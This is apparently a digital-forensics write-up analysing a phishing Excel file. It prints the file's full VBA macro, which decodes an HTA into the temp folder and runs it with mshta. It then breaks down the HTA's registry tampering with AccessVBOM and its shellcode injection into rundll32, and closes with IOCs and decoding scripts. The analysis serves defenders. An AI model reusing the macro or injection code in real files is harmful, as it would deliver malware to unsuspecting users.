Macro on Phishing Email
Series: DFIR
- Reading time : “16 min”
The phishing email
After receiving this phishing email with this information, the link on the download leads to downloading a suspicious XLSX file.

Key Observations:
- The email uses social engineering tactics to create urgency
- The download link points to an external hosting service
- No legitimate business would request action through such generic messaging
The Malicious XLSX File

By gathering its SHA256 and verifying on VirusTotal, we can tell that it is a malicious file.
sha256sum 0nfoPg800fq06IGB.xlsx
3861795ece849d6b417a3c9870a7e0a0eccd27f74e706b9242d94d5e8885b705  0nfoPg800fq06IGB.xlsx
Extracting the Macro
Using the tool oledump.py, we can extract the malicious macro code embedded in this file:
python3 oledump.py 0nfoPg800fq06IGB.xlsx
A: xl/vbaProject.bin
 A1:       573 'PROJECT'
 A2:       113 'PROJECTwm'
 A3:        97 'UZdcUQeJ/\x01CompObj'
 A4:       290 'UZdcUQeJ/\x03VBFrame'
 A5:        94 'UZdcUQeJ/f'
 A6:      7124 'UZdcUQeJ/o'
 A7: M   11454 'VBA/Module1'
 A8: m    1196 'VBA/Sheet1'
 A9: m    1015 'VBA/ThisWorkbook'
A10: M    1566 'VBA/UZdcUQeJ'
A11:      4715 'VBA/_VBA_PROJECT'
A12:      4026 'VBA/__SRP_0'
A13:       329 'VBA/__SRP_1'
A14:       308 'VBA/__SRP_2'
A15:       265 'VBA/__SRP_3'
A16:       432 'VBA/__SRP_6'
A17:       106 'VBA/__SRP_7'
A18:       882 'VBA/dir'
The M indicator next to streams A7 and A10 shows they contain VBA macros. Let’s examine Module1:
python3 oledump.py -s A7 -v  0nfoPg800fq06IGB.xlsx
Attribute VB_Name = "Module1"
Private Const clOneMask = 16515072
Private Const clTwoMask = 258048
Private Const clThreeMask = 4032
Private Const clFourMask = 63

Private Const clHighMask = 16711680
Private Const clMidMask = 65280
Private Const clLowMask = 255

Private Const cl2Exp18 = 262144
Private Const cl2Exp12 = 4096
Private Const cl2Exp6 = 64
Private Const cl2Exp8 = 256
Private Const cl2Exp16 = 65536

Public Function LeOyoqoF(sString As String) As String

    Dim bTrans(63) As Byte, lPowers8(255) As Long, lPowers16(255) As Long, bOut() As Byte, bIn() As Byte
    Dim lChar As Long, lTrip As Long, iPad As Integer, lLen As Long, lTemp As Long, lPos As Long, lOutSize As Long

    For lTemp = 0 To 63
        Select Case lTemp
            Case 0 To 25
                bTrans(lTemp) = 65 + lTemp
            Case 26 To 51
                bTrans(lTemp) = 71 + lTemp
            Case 52 To 61
                bTrans(lTemp) = lTemp - 4
            Case 62
                bTrans(lTemp) = 43
            Case 63
                bTrans(lTemp) = 47
        End Select
    Next lTemp

    For lTemp = 0 To 255
        lPowers8(lTemp) = lTemp * cl2Exp8
        lPowers16(lTemp) = lTemp * cl2Exp16
    Next lTemp

    iPad = Len(sString) Mod 3
    If iPad Then
        iPad = 3 - iPad
        sString = sString & String(iPad, Chr(0))
    End If

    bIn = StrConv(sString, vbFromUnicode)
    lLen = ((UBound(bIn) + 1) \ 3) * 4
    lTemp = lLen \ 72
    lOutSize = ((lTemp * 2) + lLen) - 1
    ReDim bOut(lOutSize)

    lLen = 0

    For lChar = LBound(bIn) To UBound(bIn) Step 3
        lTrip = lPowers16(bIn(lChar)) + lPowers8(bIn(lChar + 1)) + bIn(lChar + 2)
        lTemp = lTrip And clOneMask
        bOut(lPos) = bTrans(lTemp \ cl2Exp18)
        lTemp = lTrip And clTwoMask
        bOut(lPos + 1) = bTrans(lTemp \ cl2Exp12)
        lTemp = lTrip And clThreeMask
        bOut(lPos + 2) = bTrans(lTemp \ cl2Exp6)
        bOut(lPos + 3) = bTrans(lTrip And clFourMask)
        If lLen = 68 Then
            bOut(lPos + 4) = 13
            bOut(lPos + 5) = 10
            lLen = 0
            lPos = lPos + 6
        Else
            lLen = lLen + 4
            lPos = lPos + 4
        End If
    Next lChar

    If bOut(lOutSize) = 10 Then lOutSize = lOutSize - 2

    If iPad = 1 Then
        bOut(lOutSize) = 61
    ElseIf iPad = 2 Then
        bOut(lOutSize) = 61
        bOut(lOutSize - 1) = 61
    End If

    LeOyoqoF = StrConv(bOut, vbUnicode)

End Function

Public Function hdYJNJmt(sString As String) As String

    Dim bOut() As Byte, bIn() As Byte, bTrans(255) As Byte, lPowers6(63) As Long, lPowers12(63) As Long
    Dim lPowers18(63) As Long, lQuad As Long, iPad As Integer, lChar As Long, lPos As Long, sOut As String
    Dim lTemp As Long

    sString = Replace(sString, vbCr, vbNullString)
    sString = Replace(sString, vbLf, vbNullString)

    lTemp = Len(sString) Mod 4
    If lTemp Then
        Call Err.Raise(vbObjectError, "", "")
    End If

    If InStrRev(sString, "==") Then
        iPad = 2
    ElseIf InStrRev(sString, "=") Then
        iPad = 1
    End If

    For lTemp = 0 To 255
        Select Case lTemp
            Case 65 To 90
                bTrans(lTemp) = lTemp - 65
            Case 97 To 122
                bTrans(lTemp) = lTemp - 71
            Case 48 To 57
                bTrans(lTemp) = lTemp + 4
            Case 43
                bTrans(lTemp) = 62
            Case 47
                bTrans(lTemp) = 63
        End Select
    Next lTemp

    For lTemp = 0 To 63
        lPowers6(lTemp) = lTemp * cl2Exp6
        lPowers12(lTemp) = lTemp * cl2Exp12
        lPowers18(lTemp) = lTemp * cl2Exp18
    Next lTemp

    bIn = StrConv(sString, vbFromUnicode)
    ReDim bOut((((UBound(bIn) + 1) \ 4) * 3) - 1)

    For lChar = 0 To UBound(bIn) Step 4
        lQuad = lPowers18(bTrans(bIn(lChar))) + lPowers12(bTrans(bIn(lChar + 1))) + _
                lPowers6(bTrans(bIn(lChar + 2))) + bTrans(bIn(lChar + 3))
        lTemp = lQuad And clHighMask
        bOut(lPos) = lTemp \ cl2Exp16
        lTemp = lQuad And clMidMask
        bOut(lPos + 1) = lTemp \ cl2Exp8
        bOut(lPos + 2) = lQuad And clLowMask
        lPos = lPos + 3
    Next lChar

    sOut = StrConv(bOut, vbUnicode)
    If iPad Then sOut = Left$(sOut, Len(sOut) - iPad)
    hdYJNJmt = sOut

End Function

Sub Auto_Open()
    Dim fHdswUyK, GgyYKuJh
    Application.Goto ("JLprrpFr")
    GgyYKuJh = Environ("temp") & "\LwTHLrGh.hta"

    Open GgyYKuJh For Output As #1
    Write #1, hdYJNJmt(ActiveSheet.Shapes(2).AlternativeText & UZdcUQeJ.yTJtzjKX & Selection)
    Close #1

    fHdswUyK = "msh" & "ta " & GgyYKuJh
    x = Shell(fHdswUyK, 1)
End Sub
Macro Code Analysis
The extracted macro contains three main components:
1. Base64 Encoding Function (LeOyoqoF)
- Custom implementation of Base64 encoding
- Used to obfuscate data
2. Base64 Decoding Function (hdYJNJmt)
- Decodes Base64 strings
- Used to decode the embedded HTA file content
3. Auto-Execution Routine (Auto_Open)
Sub Auto_Open()
    Dim fHdswUyK, GgyYKuJh
    Application.Goto ("JLprrpFr")
    GgyYKuJh = Environ("temp") & "\LwTHLrGh.hta"

    Open GgyYKuJh For Output As #1
    Write #1, hdYJNJmt(ActiveSheet.Shapes(2).AlternativeText & UZdcUQeJ.yTJtzjKX & Selection)
    Close #1

    fHdswUyK = "msh" & "ta " & GgyYKuJh
    x = Shell(fHdswUyK, 1)
End Sub
What this macro does:
- Navigates to a specific cell range (“JLprrpFr”)
- Constructs a file path in the user’s temp directory:
%TEMP%\LwTHLrGh.hta - Decodes Base64 content from:
- Alternative text of Shape 2 on the active sheet
- Content from the UZdcUQeJ module
- Current selection
- Writes decoded content to LwTHLrGh.hta
- Executes the HTA file using
mshta.exe(string concatenation to evade detection)
Dynamic Analysis

By performing dynamic analysis of this XLSX file in a sandbox environment, we can observe the attack chain in real-time. The suspicious file LwTHLrGh.hta is created in the temp directory and then executed.
Key Behavioral Indicators:
- File creation in
%TEMP%directory - Execution of
mshta.exe(Windows HTML Application Host) - Network connections (if any - check AnyRun report)
- Registry modifications
Analyzing the HTA File (LwTHLrGh.hta)

The HTA file contains the second-stage payload. Let’s walk through its execution flow step by step.
Phase 1: Initial Setup & Security Bypass
- Creates an invisible Excel instance running in the background
- User won’t see anything happening
Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule

Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False
- Creates Windows Script Host object to interact with Windows registry and system
Set WshShell = CreateObject("Wscript.Shell")
Function to check if the Regexist
function RegExists(regKey)
        on error resume next
        WshShell.RegRead regKey
        RegExists = (Err.number = 0)
end function
- Builds path to Excel’s security setting that controls macro access
' Get the old AccessVBOM value
RegPath = ""HKEY_CURRENT_USER\Software\Microsoft\Office\"" & objExcel.Version & ""\Excel\Security\AccessVBOM""
- Check if it does exist
if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if
- Saves the original security setting so it can be restored later (to hide evidence)
- DISABLES EXCEL SECURITY by setting AccessVBOM to 1
- This allows the script to programmatically inject code into Excel
' Weaken the target
WshShell.RegWrite RegPath, 1, ""REG_DWORD""
Phase 2: Building the Malicious Macro
- Creates a new Excel workbook
- Adds a VBA module to it
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"...
- Injects obfuscated VBA code into the module
- Uses &Chr(10)& to insert newlines
- Uses string concatenation (&) to break up suspicious keywords
- What the Injected VBA Code Contains:
myArray = Array(-35,-63,-65,32,86,66,126,-39,116,36,-12,91,49,-55,-79,98...)
- What the Injected VBA Code Contains:
Step 2a: Windows API Declarations
Private Type PROCESS_INFORMATION
Private Type STARTUPINFO
- Defines Windows structures needed for process manipulation
Private Declare Function CreateRemoteThread...
Private Declare Function VirtualAllocEx...
Private Declare Function WriteProcessMemory...
Private Declare Function CreateProcessA...
-
Declares Windows API functions for:
- Creating processes
- Allocating memory in other processes
- Writing to other process memory
- Creating remote threads (code execution)
Step 2b: The Shellcode Payload
myArray = Array(-35,-63,-65,32,86,66,126,-39,116,36,-12,91,49,-55,-79,98...)
- This is the actual malware payload
- It’s an encrypted/encoded shellcode stored as signed bytes
- The negative numbers are just a simple obfuscation (will be converted to unsigned bytes)
Step 2c: Process Selection
If Len(Environ("ProgramW6432")) > 0 Then
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If
- Detects if system is 64-bit or 32-bit
- Chooses appropriate rundll32.exe path (a legitimate Windows process)
- This will be the “host” process for the malware
Step 2d: Create Suspended Process
res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)
- Calls CreateProcessA (aliased as RunStuff)
- The ByVal 4& flag means CREATE_SUSPENDED
- Creates rundll32.exe but keeps it frozen (not running yet)
Step 2e: Allocate Executable Memory
rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
- Calls VirtualAllocEx (aliased as AllocStuff)
- Allocates memory in the suspended rundll32.exe process
- &H1000 = MEM_COMMIT (reserve and commit memory)
- &H40 = PAGE_EXECUTE_READWRITE (memory can be executed)
Step 2f: Write Shellcode to Target Process
For offset = LBound(myArray) To UBound(myArray)
    myByte = myArray(offset)
    res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
- Writes each byte of the shellcode into the allocated memory
- Loops through the entire myArray
- Uses WriteProcessMemory (aliased as WriteStuff)
Step 2g: Execute the Shellcode
vbares = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
- Calls CreateRemoteThread (aliased as CreateStuff)
- Starts a new thread in rundll32.exe pointing to the shellcode
- The malware now executes inside a legitimate Windows process
Step 2h: Auto-execution Triggers
vbaSub Auto_Open()
Sub AutoOpen()
Sub Workbook_Open()
-
Multiple entry points ensure the code runs when:
- Excel workbook opens
- Macros are enabled
Phase 3: Execute the Injected Macro
objExcel.DisplayAlerts = False
on error resume next
objExcel.Run "Auto_Open"
- Disables Excel warnings/alerts
- Ignores any errors (to avoid detection)
- Runs the malicious macro that was just injected
Phase 4: Cleanup & Cover Tracks
objWorkbook.Close False
objExcel.Quit
- Closes the workbook without saving
- Closes Excel
if action = "" then
    WshShell.RegDelete RegPath
else
    WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
Decoding the Obfuscated Code
To to decode the Chr() obfuscation from the HTA file, we can use this Python script:
import re

obfuscated_code = """[paste the obfuscated code here]"""

# Replace Chr() functions with their actual characters
def decode_chr(match):
    return chr(int(match.group(1)))

decoded = re.sub(r'Chr\((\d+)\)', decode_chr, obfuscated_code)

# Remove string concatenation operators
decoded = decoded.replace('&', '')

print(decoded)
Creating Binary File from Shellcode Array
To analyze the shellcode with tools like scdbg, we first need to convert the byte array to a binary file:
shellcode = [
    -35,-63,-65,32,86,66,126,-39,116,36,-12,91,49,-55,-79,98,49,123,24,3,123,24,-125,
-61,36,-76,-73,-126,-52,-70,56,123,12,-37,-79,-98,61,-37,-90,-21,109,-21,-83,-66,-127...
]

with open("out.bin", "wb") as out:
    for b in shellcode:
        out.write((b & 0xff).to_bytes(1, 'little'))
The & 0xff operation correctly handles the negative values in your array by converting them to their unsigned byte equivalents (e.g., -35 becomes 221). This will create a binary file that you can then analyze with scdbg or other shellcode analysis tools.
Shellcode Analysis with scdbg
To analyze the shellcode with scdbg, we can use this command:
scdbg.exe /f out.bin
Indicators of Compromise (IOCs)
File Hashes (SHA256)
XLSX File: 3861795ece849d6b417a3c9870a7e0a0eccd27f74e706b9242d94d5e8885b705
HTA File:  8d74853d271ec7a12880c4e33591df212628e3cb6a2f4038adad28c4b6891a96
File Names
0nfoPg800fq06IGB.xlsxLwTHLrGh.hta(created in %TEMP%)
Registry Keys Modified
HKEY_CURRENT_USER\Software\Microsoft\Office\[version]\Excel\Security\AccessVBOM
Process Execution Chain
Outlook.exe (or browser)
  └─> Excel.exe (opens malicious XLSX)
      └─> mshta.exe (executes HTA)
          └─> Excel.exe (invisible instance)
              └─> rundll32.exe (injected with shellcode)